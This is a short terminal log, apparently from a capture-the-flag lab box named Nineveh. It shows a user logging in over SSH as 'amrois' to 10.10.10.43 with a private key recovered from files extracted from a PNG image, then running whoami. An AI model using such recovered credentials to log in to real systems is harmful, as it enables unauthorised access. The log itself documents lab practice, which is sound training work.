

kali@kali:~/Downloads/nineveh/_nineveh.png.extracted/secret$ ssh -i nineveh.priv amrois@10.10.10.43
load pubkey "nineveh.priv": invalid format
The authenticity of host '10.10.10.43 (10.10.10.43)' can't be established.
ECDSA key fingerprint is SHA256:aWXPsULnr55BcRUl/zX0n4gfJy5fg29KkuvnADFyMvk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.43' (ECDSA) to the list of known hosts.
Ubuntu 16.04.2 LTS
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
133 packages can be updated.
66 updates are security updates.
You have mail.
Last login: Mon Jul 3 00:19:59 2017 from 192.168.0.14
amrois@nineveh:~$ whoami
amrois